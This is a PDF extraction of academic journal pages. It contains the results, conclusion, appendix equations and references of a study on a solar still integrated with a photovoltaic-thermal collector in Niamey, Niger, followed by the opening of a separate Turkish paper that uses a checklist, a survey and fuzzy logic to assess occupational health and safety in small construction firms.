
This aspect of the system can be verified by evaluating convective and radiative heat transfer coefficients within and on the glass surface of the solar still, as depicted in Fig. 5(b). The results show that the evaporative convection heat transfer coefficient ( $h_{ev,w-g}$ ) is a dominant factor for determining the rate of freshwater production as stated by earlier studies [33, 34]. The maximum value of this heat transfer coefficient is 79.15 W/(m<sup>2</sup>K) recorded around noon (at 14:00), which is consistent with the time when the maximum temperature difference between  $T_w$  (water temperature) and  $T_g$  (glass temperature) is obtained (see Fig. 5(a)).

Fig. 6 depicts the variation in the freshwater production rate in May, allowing us to observe whether the rates align with the previously claimed driving mechanism. The highest measurable amount of freshwater is 1.1 kg/m<sup>2</sup>/h, observed at

around noontime (at 14:00). This is clear confirmation of that the evaporative heat transfer coefficient ( $h_{ev,w-g}$ ) and the temperature difference between the water and glass cover largely influence the yield. The production starts at 10:00 AM and lasts nearly 7 hours, just before sunset time. The daily freshwater yield reaches  $2.62 \text{ kg/m}^2$ , in addition to the electrical power produced by the PV panel side of the system.




**Figure 5.** Variation of temperature and heat transfer parameters of the SS solar still in May of a typical year; (a) Water and glass cover temperatures, (b) Convective and radiative heat transfer coefficients.



**Figure 6.** Variation of fresh-water production rates of the SS solar still in month of May in a typical year.

Next, we provide the results of the comparable analysis conducted for January and September in Fig. 7. In terms of the dominating effect of evaporative convection heat transfer coefficient ( $h_{ev,w-g}$ ), our data are constant and consistent as the maximum production rates corresponded well with the period when amplitudes of ( $h_{ev,w-g}$ ) reached their highest value. This time slightly changes with the season, earlier in January (at 13:00 compared to 14:00 in September). The maximum freshwater yields in September and January are recorded as 0.48 kg/m<sup>2</sup>/h and 0.389 kg/m<sup>2</sup>/h respectively.



**Figure 7.** Variation of selected yields of the SS solar still in the months of January and September of a typical year; (a) Evaporative convection heat transfer coefficient, (b) Fresh-water production rates.

Table 3 presents a comparative analysis of our present study and other studies that were included in the literature review. The table unequivocally illustrates the sufficiency of our work, considering that the system utilized in this study is a single-slope solar still. The results are substantial and provide possible solutions to the water scarcity problem in Niger. Given the current economic conditions in Niger, the results of this study, which is the first investigation of the single-slope solar still combined with PVT module, are mostly satisfactory.

**Table 3:** Comparative assessment of present research with previous studies

Authors	System Type	Daily Freshwater Yield
Gaur et al. [18]	HASS-PVT system	7.9 kg/m <sup>2</sup>
Naroei et al. [20]	Stepped SS integrated with PVT collectors.	5.71 kg/m <sup>2</sup>
Balachandran et al. [14]	Solar still -based PVT system with HNFC insulation	2.253 L/m <sup>2</sup>
Hemmatian et al. [30]	Solar still integrated PCM and solar collectors	2.248 L/m <sup>2</sup>
Present Study	Single Slope Solar Still integrated PVT collector	2.62g/m <sup>2</sup>

#### 4. Conclusion

Water shortage is a global issue, and desalination is used to provide potable water for humans and animals. Research is being conducted on solar stills equipped with photovoltaic thermal collectors to enhance freshwater production. Niger, a developing nation with 70% of its superficies being a desert, is exploring the use of integrated solar still systems to provide potable water in regions with limited energy and water resources.

Using an average daily solar irradiation of 9 hours, this work examines the efficiency of a photovoltaic-thermal (PVT) collector integrated solar still system in Niamey, Niger. The analysis encompasses the electrical and thermal efficiency of the PV/T structure, along with a temperature analysis of the water and glass cover system, and a computation of freshwater generation. Thus, the maximum electrical power and thermal power at noontime are determined to be 184.56 W and 879.82 W, respectively.

The photovoltaic/thermal (PV/T) system used here has an overall efficiency of 72%, a sum of 14% electrical efficiency and 58.09% thermal efficiency. The temperature of water within the solar still ranges from 26 °C to 60 °C. The maximum daily freshwater production is 2.62 kg/m<sup>2</sup>. These findings are found to be well within the boundaries of earlier studies.

The implementation of this system can effectively mitigate the water issue in these isolated regions and improve the availability of electricity to the population. This is particularly important because the geological characteristics of these areas prevent the electrical grid lines from reaching them. Consequently, these isolated regions have difficult and severe living circumstances. An optimal solar still-integrated PVT collector has great potential to enhance the availability of potable water and electricity in African countries. An optimal solar still-integrated PVT system has thus great potential in enhancing the availability of potable water and electricity in African countries.

Potential future scientific investigations may involve the utilization of nanofluids to elevate the temperature of saline water in a double-slope solar still, as well as the integration of appropriate phase change material (PCM) into the container to continue distilled water production at later evening hours.

From the practical application side, this hybrid system can be installed at a larger commercial scale, ranging between  $10^2$  and  $10^3$  kW electrical power levels. Based on our findings, this scale will allow desalination of nearly 1-10 tons/day of water from rivers throughout the country, in addition to providing electricity for 80-800 neighboring homes.

## 5. Appendix: Supplementary equations for the analysis given in the Section 2.

$$P_p = \frac{m_f \Delta P}{\rho_f \eta_p}$$

$$F' = \frac{1}{\frac{W U_L}{\pi D i h} + \frac{W}{D o + (W - D o) F} + \frac{U_L}{W h_{p v a}}}$$

$$F = \frac{\tanh[m(W - D o)/2]}{m(W - D o)/2}$$

$$m = \sqrt{\frac{U_L}{k L}}$$

$$U_L = U_t + U_e + U_b$$

$$T_{p m} = T_{f, i} + \left( \frac{Q_u / A_c}{U_L F_R} \right) (1 - F_R)$$

$$U_t = \left[ \frac{N}{\frac{C}{T_{p m}} \left( \frac{T_{p m} - T_a}{N + f} \right)^e + \frac{1}{h_w}} \right]^{-1} + \frac{k(T_{p m} + T_a)(T_{p m}^2 + T_a^2)}{(\varepsilon_p + 0.00591 N h_w) + \frac{2N + f - 1 + 0.133 \varepsilon_p - N}{\varepsilon_g}}$$

$$h_w = 5,7 + 3,8 * V_{wind}$$

$$C = 520(1 - 0.000051(\theta)^2)$$

$$e = 0.43 \left( 1 - \frac{100}{T_{p m}} \right)$$

$$f = (1 + 0.089 h_w - 0.1166 h_w \varepsilon_p) \cdot (1 + 0.07866 N)$$

$$U_b = \frac{k_i}{L_i}$$

$$U_e = \frac{k_{edge} \cdot p \cdot t}{L_{edge} \cdot A_c}$$

$$h_{ev, w-g} = 0.01623 h_{c, w-g} \left( \frac{P_w - P_g}{T_w - T_g} \right)$$

$$h_{c, w-g} = 1.22 \left( \frac{k_v}{d} \right) (\dot{G}_r P r_v)^{0.22}$$

$$\dot{G}_r = \frac{\beta_v g a^2 \rho_v^2 \Delta T}{\mu_v^2}$$

$$\Delta T = \frac{(T_w - T_g) + (P_w - P_g)(T_w + 273)}{(268.9 * 10^3 - P_w)}$$

$$P_w = \exp \left[ 25.317 - \frac{5144}{T_w + 273} \right]$$

$$P_g = \exp \left[ 25.317 - \frac{5144}{T_g + 273} \right]$$

$$Pr_v = \frac{\mu_v C_v}{k_v}$$

$$C_v = 999.2 + 0.143T_w + 1.0101 * 10^{-4}T_w^2 - 6.7581 * 10^{-8}T_w^3$$

$$T_L = \frac{T_w + T_g}{2}$$

$$\rho_v = \frac{353.44}{T_L + 273}$$

$$k_v = 0.0244 + 0.7673 * 10^{-4}T_L$$

$$\beta_v = \frac{1}{T_L + 273}$$

$$\mu = 1.718 * 10^{-5} + 4.62 * 10^{-8}T_L$$

## References

- [1] Fath, H.E., et al., PV and thermally driven small-scale, stand-alone solar desalination systems with very low maintenance needs. *Desalination*, 2008. 225(1-3): p. 58-69.
- [2] Erdil, E., M. Ilkan, and F. Egelioglu, An experimental study on energy generation with a photovoltaic (PV)–solar thermal hybrid system. *Energy*, 2008. 33(8): p. 1241-1245.
- [3] Dankassoua, M. and S. Yahaya, Evaluation of Solar Potential at Niamey: Study Data of Insolation from 2015 and 2016. *Smart Grid and Renewable Energy*, 2017. 8(12): p. 394-411.
- [4] Garba, M.A., *Performance Analysis of Photovoltaic-thermal (PV/T) Solar Systems*. 2020.
- [5] Hughes, A., T. O'Donovan, and T. Mallick, Experimental evaluation of a membrane distillation system for integration with concentrated photovoltaic/thermal (CPV/T) energy. 2014.
- [6] Al-Obaidani, S., et al., Potential of membrane distillation in seawater desalination: thermal efficiency, sensitivity study and cost estimation. *Journal of Membrane Science*, 2008. 323(1): p. 85-98.
- [7] Kelley, L.C. and S. Dubowsky, Thermal control to maximize photovoltaic powered reverse osmosis desalination systems productivity. *Desalination*, 2013. 314: p. 10-19.
- [8] Guillén-Burrieza, E., et al., Experimental analysis of an air gap membrane distillation solar desalination pilot system. *Journal of Membrane Science*, 2011. 379(1-2): p. 386-396.
- [9] Koschikowski, J., et al., Experimental investigations on solar driven stand-alone membrane distillation systems for remote areas. *Desalination*, 2009. 248(1-3): p. 125-131.
- [10] Kesieme, U.K., et al., Economic analysis of desalination technologies in the context of carbon pricing, and opportunities for membrane distillation. *Desalination*, 2013. 323: p. 66-74.



- [11] Mittelman, G., et al., Water desalination with concentrating photovoltaic/thermal (CPVT) systems. *Solar Energy*, 2009. 83(8): p. 1322-1334.
- [12] Al-Hrari, M., et al., Concentrated photovoltaic and thermal system application for fresh water production. *Applied Thermal Engineering*, 2020. 171: p. 115054.
- [13] Aswathi, G. and V. Rajesh. Design and Experimentation of Double Slope Desalination Unit Coupled with Photovoltaic Thermal Collector. in *IOP Conference Series: Materials Science and Engineering*. 2019. IOP Publishing.
- [14] Balachandran, G.B., et al., Enhancement of PV/T-integrated single slope solar desalination still productivity using water film cooling and hybrid composite insulation. *Environmental Science and Pollution Research*, 2019: p. 1-12.
- [15] Xiao, L., et al., Performance study on a photovoltaic thermal (PV/T) stepped solar still with a bottom channel. *Desalination*, 2019. 471: p. 114129.
- [16] Rafiei, A., et al., Thermal analysis of a hybrid solar desalination system using various shapes of cavity receiver: Cubical, cylindrical, and hemispherical. *Energy Conversion and Management*, 2019. **198**: p. 111861.
- [17] Singh, D., et al., Experimental studies of active solar still integrated with two hybrid PVT collectors. *Solar Energy*, 2016. 130: p. 207-223.
- [18] Gaur, M., et al., Integrated PVT Hybrid Active Solar Still (HASS) with an Optimized Number of Collectors, in *Solar Desalination Technology*. 2019, Springer. p. 219-236.
- [19] Singh, D., Improving the performance of single slope solar still by including N identical PVT collectors. *Applied Thermal Engineering*, 2018. 131: p. 167-179.
- [20] Naroei, M., F. Sarhaddi, and F. Sobhnamayan, Efficiency of a photovoltaic thermal stepped solar still: experimental and numerical analysis. *Desalination*, 2018. 441: p. 87-95.
- [21] Katekar, V.P. and S.S. Deshmukh, A review on research trends in solar still designs for domestic and industrial applications. *Journal of Cleaner Production*, 2020: p. 120544.
- [22] Xinxin, G., et al., Experimental and theoretical investigation on a hybrid LCPV/T solar still system. *Desalination*, 2019. 468: p. 114063.
- [23] Sahota, L. and G. Tiwari, Analytical characteristic equation of nanofluid loaded active double slope solar still coupled with helically coiled heat exchanger. *Energy Conversion and Management*, 2017. **135**: p. 308-326.
- [24] Ghazy, M., et al., Experimental investigation of hybrid photovoltaic solar thermal collector (PV/T)-adsorption desalination system in hot weather conditions. 2022: p. 124370.
- [25] Sharma, G.K., et al., An investigation on dissimilarity of mass flow rate and N on exergo-enviro-economic parameters for solar still of single slope type integrated with N similar PVT flat plate collectors having series connection. 2022: p. 1-18.
- [26] Abozoor, M.K., et al., Energy and exergy analyses of active solar still integrated with evacuated flat plate collector for New Delhi. 2022. 19: p. 100833.
- [27] Rafeek, M.T.M., et al., Experimental investigation of an active inclined solar panel absorber solar still—energy and exergy analysis. 2022. 29(10): p. 14005-14018.

- [28] Abdelrahman, M., et al., Improving the performance of a PV-RO brackish water desalination plant in Egypt using solar thermal feed preheating technology. *Journal of Energy Storage*, 2024. 98: p. 113115.
- [29] Bacha, H.B., et al., Performance analysis and techno-economic assessment of a developed cooling/preheating small PVT-RO desalination plant. *Frontiers in Energy Research*, 2023. 11: p. 1287743.
- [30] Hemmatian, A., et al., Improving solar still performance with heat pipe/pulsating heat pipe evacuated tube solar collectors and PCM: An experimental and environmental analysis. *Solar Energy*, 2024. 269: p. 112371.
- [31] Arora, S., et al., Energy matrices, enviro-economic and characteristic equation-based performance analyses of photovoltaic thermal compound parabolic concentrator (PVT-CPC) coupled solar still equipped with heat exchanger using SWCNTs and MWCNTs–water nanofluids. *International Journal of Ambient Energy*, 2024. 45(1): p. 2308039.
- [32] Iordanou, G., Flat-plate solar collectors for water heating with improved heat transfer for application in climatic conditions of the mediterranean region. 2009, Durham University.
- [33] Dashtban, M. and F.F. Tabrizi, Thermal analysis of a weir-type cascade solar still integrated with PCM storage. *Desalination*, 2011. 279(1-3): p. 415-422.
- [34] Zoori, H.A., et al., Comparison between energy and exergy efficiencies in a weir type cascade solar still. *Desalination*, 2013. 325: p. 113-121.
- [35] Kumar, S. and A. Tiwari, An experimental study of hybrid photovoltaic thermal (PV/T)-active solar still. *International Journal of Energy Research*, 2008. 32(9): p. 847-858.

## Occupational Health and Safety Practices in Small and Medium-Sized Enterprises in The Construction Sector and A New Model Proposal

Fatih Altuntas<sup>1\*</sup> , Redvan Ghasemlounia<sup>1</sup> 

<sup>1</sup> Istanbul Gedik University, Engineering Faculty, Istanbul, Turkiye

Cite this paper as:

Altuntas, F., Ghasemlounia, R. (2024). *Occupational Health and Safety Practices in Small and Medium-Sized Enterprises in The Construction Sector and A New Model Proposal*. Journal of Innovative Science and Engineering. 8(2): 132-145

\*Corresponding author: Fatih Altuntas  
E-mail: fatihaltuntas@gmail.com

Received Date: 26/12/2023  
Accepted Date: 11/08/2024  
© Copyright 2024 by  
Bursa Technical University. Available  
online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

### Abstract

The aim of the study is to create a model that examines the average occupational safety performance level by considering both occupational health and safety performance in the workplace and occupational health and safety management system performance to improve the level of occupational health and safety in small and medium-sized construction companies. For this purpose, 34 small and medium-sized construction companies located in various cities in the Marmara Region constitute the sample group of the study. The data obtained from the sample group were analyzed using factor analysis and descriptive analysis in the SPSS program and the fuzzy logic method in the MATLAB program. With the fuzzy logic approach, two input variables and one output variable were created and defined with five parameters each. Subsequently, with 25 rules created using the fuzzy approach, the calculated average safety index was obtained at 5.69. It is observed that 18 construction companies, constituting 52.8% of the examined 34 small and medium-sized construction companies, have low safety performance, while 16 construction companies, constituting 47.2%, exhibit high performance.

**Keywords:** Occupational safety performance in SMEs, Fuzzy logic, Average safety management index in SMEs.

## 1. Introduction

The construction sector, being a highly comprehensive industry, holds significant importance in terms of employment and economic value. With its characteristics, it serves as a lever in both our country and economies worldwide. Today, the construction sector is not only considered for building construction but also as a comprehensive set of activities contributing to all levels of social life, such as maintenance and repair. From this perspective, the construction sector is regarded as a product carrying investment value that manifests itself in all fields of activity [1].

However, the construction sector is recognized as one of the most hazardous industries, both globally and in our country, due to work accidents resulting in fatalities and injuries. It is observed that a significant portion of these fatalities and injuries occur in small and medium-sized construction firms. When the literature is examined, it is evident that occupational health and safety practices in large construction enterprises are better managed compared to small and medium-sized construction firms [2]. The lack of a corporate structure in construction small and medium-sized enterprises (SMEs), the seasonal and fast-paced nature of activities, and the interruptions in education and inspection mechanisms within a rapid structure are cited as some of the risks faced by construction sector workers in terms of occupational health and safety [3].

Research indicates that the low safety performance observed in small and medium-sized construction firms is closely related to a lack of knowledge in occupational health and safety and shortcomings in management system practices [4]. Additionally, it is emphasized that the implementation of a management system is of great importance in meeting occupational health and safety requirements in small and medium-sized construction firms [5]. The current study aims to examine the occupational health and safety performance of construction SMEs, assess occupational health and safety management performance, and create an average safety performance index by evaluating both performance aspects together.

In the literature review conducted, it was observed that the majority of risk assessment studies in the construction sector focus on large-scale construction firms, and studies on construction SMEs are limited. Therefore, this study holds significance in using fuzzy logic to create an average safety performance index for the evaluation of risks in occupational health and safety in small and medium-sized construction enterprises, providing decision support to users. This study, conducted in small and medium-sized construction firms that constitute a significant portion of the Turkish construction sector, is expected to contribute to the literature by proposing a new methodology that determines the average safety performance using fuzzy logic, aiming to enhance occupational safety levels in these firms.

### 1.1. Occupational Health and Safety in the Construction Sector

The construction sector, encompassing various sub-industries, inherently faces several challenges. One of these challenges is expressed as occupational health and safety (OHS) in the construction sector [6]. In Turkey, the construction sector stands out as one of the industries where work accidents and occupational diseases occur most frequently [7]. Statistical data on work accidents in our country reveals that approximately 35% of those who lose their lives due to work accidents are employed in the construction sector [8].

One of the reasons for this situation is the unique working conditions and certain risky tasks associated with the construction sector. In Turkey, the number of work accidents is higher compared to developed countries, and fatal work accidents are predominantly observed in the construction sector [9]. Each year, numerous accidents, both large and small in scale, occur on construction sites, emphasizing the need for careful attention to the protection of the health and safety of workers [10]. International Labor Organization (ILO) data indicates that workers in the construction sector in developed countries face a 3 – 4 times higher risk of work accidents compared to workers in other sectors, and this ratio can increase to 5 – 6 times in developing countries [11]. According to the ILO, a work accident is defined as an unforeseen event that is not pre-planned, resulting in specific damage or injury. According to the World Health Organization (WHO), personal injury, damage to machinery, vehicles, equipment, and similar incidents, as well as disruptions in production activities, are considered accidents. When examining accident theories in the literature, system, combination and epidemiology are considered. According to the accident chain theory, accidents are analyzed with five basic factors sequentially listed, as seen in the figure. It is emphasized that if one of the conditions does not occur, the next step will not take place, and the accident and injury will not occur until the chain is completed [12].

When evaluating work accidents that occurred between 2008 and 2010 in Turkey, it is observed in Table 2.1 that work accidents in the construction sector constitute 9% to 11% of all accidents [13]. Some of the risk factors causing accidents in the construction sector include noise, vibration, temperature, biological factors, chemicals, and ergonomic issues. The frequently encountered occupational diseases in this sector are listed as musculoskeletal disorders, asbestos-related diseases (asbestosis, mesothelioma), dermatitis, vibration-related issues, and hearing loss [14].

## **2. Materials and Methods**

### **2.1. Title Data Collection Tools**

Some of the risk analysis methods frequently used in the literature include Failure Mode and Effects Analysis, Control Checklist, Fault Tree Analysis, Event Tree Analysis, Cause and Effect Analysis, Fine Kinney Risk Analysis, Hazard, and Operability methods. When examining these risk assessment methods, it is observed that methods emphasizing ease of use, applicability to small and medium-sized construction SMEs in the sector, adaptability to the changing and diverse structures of construction sites, and consideration of disadvantaged processes and situations caused by various uncertainties stand out [15]. Therefore, in the conducted study, the aim was to identify hazards at the construction site using the control checklist method, and the control checklist method developed by Jannadi and Assaf [16] was employed. This method complies with the current OHS legislation in our country and includes criteria for ensuring occupational health and safety in small and medium-sized construction firms. The criteria in the control checklist are organized as follows: Fire prevention, organization, scaffolding, excavation works, formwork, health and comfort, electrical works, pressurized gas cylinders, mobilization, isolation, screed and plastering works, lifting equipment, personal protective equipment and falling from heights. The control checklist used as one of the data collection tools in the study consists of 13 sections and 59 items. It was implemented to assess the OHS performance of 34 small and medium-sized construction firms operating in the Marmara Region (Table 1).

**Table 1:** Safety control checklist.

<b>Safety Section</b>	
<p><b>1. Fire Prevention</b></p> <ul style="list-style-type: none"> <li>• Adequate portable fire extinguisher</li> <li>• Sufficient number of portable fire extinguishers</li> <li>• Proper placement of fire extinguishers</li> <li>• Proper storage of flammable/combustible materials</li> <li>• Open flame operations</li> <li>• Proper display of emergency contact information</li> </ul> <p><b>2. Organization</b></p> <ul style="list-style-type: none"> <li>• General condition and order</li> <li>• Daily cleaning</li> <li>• Direction signs</li> <li>• Unauthorized access to the work area</li> <li>• Unrestricted access paths within the construction site</li> <li>• Proper storage of waste, debris, etc.</li> <li>• Proper material stacking on the construction site</li> </ul> <p><b>3. Scaffolding</b></p> <ul style="list-style-type: none"> <li>• Installation and dismantling of scaffolding by qualified and authorized personnel according to relevant regulations</li> <li>• Is the ground on which the scaffold is erected solid?</li> <li>• Is the scaffold fully fixed to the surface or facade?</li> <li>• Is there a safe ladder to access the scaffold and work area?</li> <li>• Is the scaffold securely fixed to the ground?</li> <li>• Is the scaffold properly grounded?</li> <li>• Are scaffold connection points periodically checked?</li> </ul> <p><b>4. Electrical</b></p> <ul style="list-style-type: none"> <li>• Double insulation and grounding in electric hand tools</li> <li>• Electrical installation compliance report</li> <li>• Portable cables kept away from water puddles</li> <li>• Residual current device</li> <li>• Portable cables in spiral pipes</li> </ul> <p><b>5. Excavation Works</b></p> <ul style="list-style-type: none"> <li>• Operator's professional qualification certificate</li> <li>• Controlled access to excavation areas</li> <li>• Fall prevention measures in the excavation area</li> <li>• Are warning signs present in the excavation area?</li> </ul> <p><b>6. Formwork</b></p> <ul style="list-style-type: none"> <li>• Adequate strength of timber</li> <li>• Side slope support</li> <li>• Proper formwork release agent</li> <li>• Suitable ladders for formwork operations</li> </ul>	<p><b>7. Health and Comfort</b></p> <ul style="list-style-type: none"> <li>• Dining area</li> <li>• Shelter</li> <li>• Smoking area</li> <li>• Shower and sink</li> <li>• Toilet</li> </ul> <p><b>8. Personal Protective Equipment</b></p> <ul style="list-style-type: none"> <li>• Compliance of PPE Materials with standards</li> <li>• Proper use of PPE Materials</li> </ul> <p><b>9. Pressurized Gas Cylinders</b></p> <ul style="list-style-type: none"> <li>• Cylinders transported in accordance with regulations</li> <li>• Cylinders stored in accordance with regulations</li> <li>• Use of recoil and leak valve</li> <li>• Periodic inspection of cylinders</li> </ul> <p><b>10. Mobilization</b></p> <ul style="list-style-type: none"> <li>• Marking of vehicle and pedestrian paths</li> <li>• Direction signs</li> <li>• Warning signs</li> <li>• Reverse alarms</li> </ul> <p><b>11. Roof Covering</b></p> <ul style="list-style-type: none"> <li>• Elevator shaft openings</li> <li>• Snagging and falling</li> <li>• Welding operations</li> <li>• Falling from height, material falling</li> </ul> <p><b>12. Lifting Equipment</b></p> <ul style="list-style-type: none"> <li>• Periodic inspection report</li> <li>• Operator's professional qualification certificate</li> <li>• Safety latches</li> </ul> <p><b>13. Falling from Height</b></p> <ul style="list-style-type: none"> <li>• Lifeline</li> <li>• Proper guardrails</li> <li>• Safety harness</li> <li>• Suitable anchorage</li> </ul>

Businesses conduct a series of activities aimed at improving the OHS performance of the enterprise by developing and implementing OHS policies to manage hazards and risks. The management system activities carried out in an integrated manner can be generally expressed as a combination of program elements such as planning, review, management participation, organizational arrangements [17]. Some of the nationally and internationally implemented and accepted OHS management system practices over the years include ISO 45001 (2018), BSI 8800:2004 (2004), 89/391/EEC OHS Framework Directive (1992), ILO OHS 2001 (2009), 92/57/EEC Council Directive (1992), Construction Works OHS Regulation (2018), TS OHSAS 18001 (2015), Occupational Health and Safety in Construction Projects (1993), TS IEC 62198 (Project Risk Management) (2003), Guidelines for the Civil Construction Industry (2009).

In the conducted study, an Occupational Health and Safety Management Index (OHSMI) was created to assess the elements and activities of the OHS management system. An OHS management system survey was developed for construction SMEs, considering some of the criteria of the OHS management systems mentioned above. The survey consists of 14 OHS management elements and 52 sub-components. The survey is designed with response options such as “Agree,” “Partly Agree,” “Disagree,” “Partly Disagree,” and “Strongly Disagree,” and is scored on a scale of 5, 4, 3, 2, 1, respectively. The components constituting the OHS management system survey are grouped under the headings of health and safety plan, employee participation, hazard analysis, risk prevention and control, emergency plan, training, general ohs at the construction site, ohs in terms of duty, responsibility, accountability, suitability for the job, internal audit, first aid, accident investigation, documentation and reporting, contractor, and subcontractor.

**2.2. Data Analysis**

**2.2.1 OHS Control Checklist Data Analysis**

In the control checklist method developed by Jannadi and Assaf [16], the safety performance index (SPI) is obtained by multiplying each “yes” response by 100 and each “no” response by 0, summing them up, and then dividing by the total number of items, as shown in the formula below (1).

$$\text{Safety Performance Index (SPI)} = \left( \frac{\sum(\text{Number of Yes} \times 100 + \text{Number of No} \times 0)}{\text{Number of applicable items}} \right) \tag{1}$$

If there are elements in the analyzed work area that are not covered by the examined checklist criteria, they are not taken into account. The obtained SPI is evaluated as shown below (Table 2).

**Table 2:** Safety performance index evaluation.

Score (%)	Status
0-59	Insufficient
60-69	Adequate
70-79	Proficient
80-89	Excellent
90-100	Outstanding

**2.2.2 OHS Management System Survey Data Analysis**

To determine the safety index (SI) in terms of occupational health and safety in construction SMEs, the equation below has been utilized (2).

$$\text{Safety Management Index (SMI)} = \left( \frac{\sum(\text{Likert Scale Points})}{\text{Number of applicable items}} \right) \times 2 \tag{2}$$


In the study, the average values of the safety management system for construction companies, as seen in Table 3, range between 4.38 and 3.35. When the elements of the management system listed in the table are ranked, the top five elements with the highest values are, in order: training with an average of 4.38, first aid with an average of 4.17, general OHS at the construction site with an average of 4.14, and health safety plan with an average of 4.08. The elements with the lowest values are, in order: risk prevention and control with an average of 3.35, hazard analysis with an average of 3.62, employee participation with an average of 3.65, emergency plan with an average of 3.70, and documentation and reporting with an average of 3.82.

**Table 3:** Average value of elements constituting the safety management index.

1. Training	4.38
2. Duty, Responsibility, Accountability in Terms of OHS	4.29
3. First Aid	4.17
4. General OHS at the Construction Site	4.14
5. Health Safety Plan	4.08
6. Suitability for the Job	4.02
7. Internal Audit	3.96
8. Contractor, Subcontractor	3.95
9. Accident Investigation	3.83
10. Documentation and Reporting	3.82
11. Emergency Plan	3.70
12. Employee Participation	3.65
13. Hazard Analysis	3.62
14. Risk Prevention and Control	3.35

### 2.3. Fuzzy Logic Concept

Fuzzy sources are generally characterized as complex, uncertain, and imprecise information sources that appear in various forms [18]. The concept of fuzzy logic, first introduced by Zadeh in 1965, is described as the ability to think with uncertain statements [19]. While classical logic categorizes a proposition as true or false, fuzzy logic creates the flexibility needed in everyday life uncertainties [20]. Fuzzy logic analyzes uncertainty in natural language and certain applications by gradually addressing the concepts of truth and falsehood, allowing for better solutions through the tolerance of sub-optimality and uncertainty [21].



**Figure 1:** Fuzzy logic Structure.

